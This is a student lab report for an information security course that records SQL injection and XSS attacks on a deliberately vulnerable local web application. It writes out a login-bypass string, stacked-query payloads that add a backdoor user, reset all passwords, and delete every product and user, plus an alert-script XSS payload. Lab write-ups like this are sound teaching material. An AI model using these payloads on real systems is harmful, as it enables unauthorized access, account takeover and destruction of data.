

# ITIS 6200: Principles of Information Security and Privacy

## Project 3: SQL and XSS Attacks

Done by:


Gautham Krishna Kumar (801242601)

### Task 1: Bypassing the login screen

After successfully launching netbeans on the VM, we try to bypass the login screen using the following credentials:

Username = 'or'1'='1

Password = 'or'1'='1



Once that has been done, we were able to login successfully.

Code	Description	Price
IP214	Laptop	1230.0
LM25	Lamp	21.0
DS12	Disk	63.12

## Task 2: Opening a backdoor

Now that we are logged in, we click on “Add a new Product”, over there we can add a new user under the product name field.

Script:

Phone; Insert into users (id, firstName, lastName, email, password) Values(“5”, “Gautham”, “JK”, “gauthamjk”, “admin”);

In the view Database page, we can confirm that the new user has been successfully created.

The screenshot shows a web browser window titled "DB Status" with the URL "localhost:8080/SQLInjection/UserManagementServlet?action=viewusersandproducts". The main content area is titled "Products" and displays two tables of data. The first table, titled "Code Description Price", contains three rows: IP214 Laptop 1230.0, LM25 Lamp 21.0, and DS12 Disk 63.12. The second table, titled "ID firstName lastName email password", contains five rows: 1 John Connor JohnConnor skynet, 2 Sarah Connor SarahConnor judgementday, 3 Jon Snow JonSnow defendthewall, 4 Alan Turing AlanTuring christopher, and 5 Gautham JK gauthamjk admin. Below the tables are two links: "Back to Login" and "Restore user and product Database to their original status".

Now, we can login with the new user.

The screenshot shows a web browser window titled "Login Page" with the URL "localhost:8080/SQLInjection/index.html". The page has a red header and a white content area. The content area is titled "Login" and contains two input fields: "Username \*" with the value "gauthamjk" and "Password \*" with the value "\*\*\*\*\*". Below the inputs is a red "Login" button. At the bottom of the content area are two links: "Click here to unregister an account" and "View Database Status".

The screenshot shows a web browser window titled "Product Management". The URL is "localhost:8080/SQLInjection/UserManagementServlet?action=login". Below the title bar, there is a red header bar with the text "Products". On the right side of the header, there is a link "Add a new Product". Underneath the header, there is a link "Back to Login". A table displays three products:

Code	Description	Price
IP214	Laptop	1230.0
LM25	Lamp	21.0
DS12	Disk	63.12

### Task 3: Setting all account passwords to '123'

Now that we have logged in with the new user, we go to the Add product form and insert a command which will set all user passwords to '123' along with a random product name and price.

Script:

300"; update users set password = '123';

The screenshot shows a web browser window titled "Adding Product". The URL is "localhost:8080/SQLInjection/addProduct.jsp". A modal dialog box is open with the title "Add Product form". Inside the dialog, there are two input fields: "Product Name" with the value "television" and "Product Price" with the value "300"; update users set password = '123';". Below the input fields is a red "Add Product" button.

The command was injected successfully and in the view database page, we can confirm that the password for all the users is 123.

The screenshot shows a web browser window with the title bar "DB Status". The address bar displays "localhost:8080/SQLInjection/UserManagementServlet?action=view". The main content area has a red header bar with the text "Products". Below the header, there are two tables. The first table lists products with columns "Code", "Description", and "Price":

Code	Description	Price
IP214	Laptop	1230.0
LM25	Lamp	21.0
DS12	Disk	63.12

The second table lists users with columns "ID", "firstName", "lastName", "email", and "password":


ID	firstName	lastName	email	password
1	John	Connor	JohnConnor	123
2	Sarah	Connor	SarahConnor	123
3	Jon	Snow	JonSnow	123
4	Alan	Turing	AlanTuring	123
5	Gautham	JK	gauthamjk	123

At the bottom of the page, there are two links: "Back to Login" and "Restore user and product Database to their original status".


#### Task 4: Use XSS attack to run script on a user (victim) if they go to view products page.

After logging in using the same credentials used in task 1, we go to the add product page and add a script to run an XSS attack.

Script: <script>alert("XSS Attack incoming")</script>



Now, we can log in with any user and after logging in, we can confirm that the XSS script has been executed.



## Task 5: Wiping the product database

Now that we are logged into one of the users, in the add product form, we add a random product name and price, and we also include a command to delete all products in the database.

Script: Delete from products;

The screenshot shows a web application's 'Add Product form'. The title bar says 'Add Product form'. The form has two fields: 'Product Name\*' containing 'ipod;Delete from products;' and 'Product Price\*' containing '100'. Below the form is a red button labeled 'Add Product'.

After executing this command, we log into any one account and we can see that the products have been successfully deleted.

The screenshot shows a web browser window titled 'Product Management'. The address bar shows 'localhost:8080/SQLInjection/UserManagementServlet?action=login'. The main content area is titled 'Products' and contains a link 'Add a new Product'. Below it is a table header with columns 'Code', 'Description', and 'Price'. There is a link 'Back to Login' at the bottom left.


## Task 6: Wiping the users database

Once again, in the add product form, we add a random product and price and we include a command to delete all users.

Script: delete from users;

The screenshot shows a web application's 'Add Product form'. The form has a red header bar with the text 'Add Product form'. Below it, there are two input fields: 'Product Name\*' containing 'oven; delete from users;' and 'Product Price\*' containing '200'. A red 'Add Product' button is at the bottom. The background of the entire page is orange.

Now, let us try logging into one of the user accounts, we get the message saying that the user does not exist.



When we view the database status, we can see that the user field is empty.

The screenshot shows a web browser window titled "DB Status". The URL in the address bar is "localhost:8080/SQLInjection/UserManagementServlet?action=viewusersandproducts". The main content area has a red header bar with the word "Products". Below it, there is a table with the following columns: Code, Description, Price, ID, firstName, lastName, email, and password. All rows in the table are empty, except for the first row which contains the column headers. At the bottom of the page, there are two links: "Back to Login" and "Restore user and product Database to their original status".

Code	Description	Price	ID	firstName	lastName	email	password

[Back to Login](#)

[Restore user and product Database to their original status](#)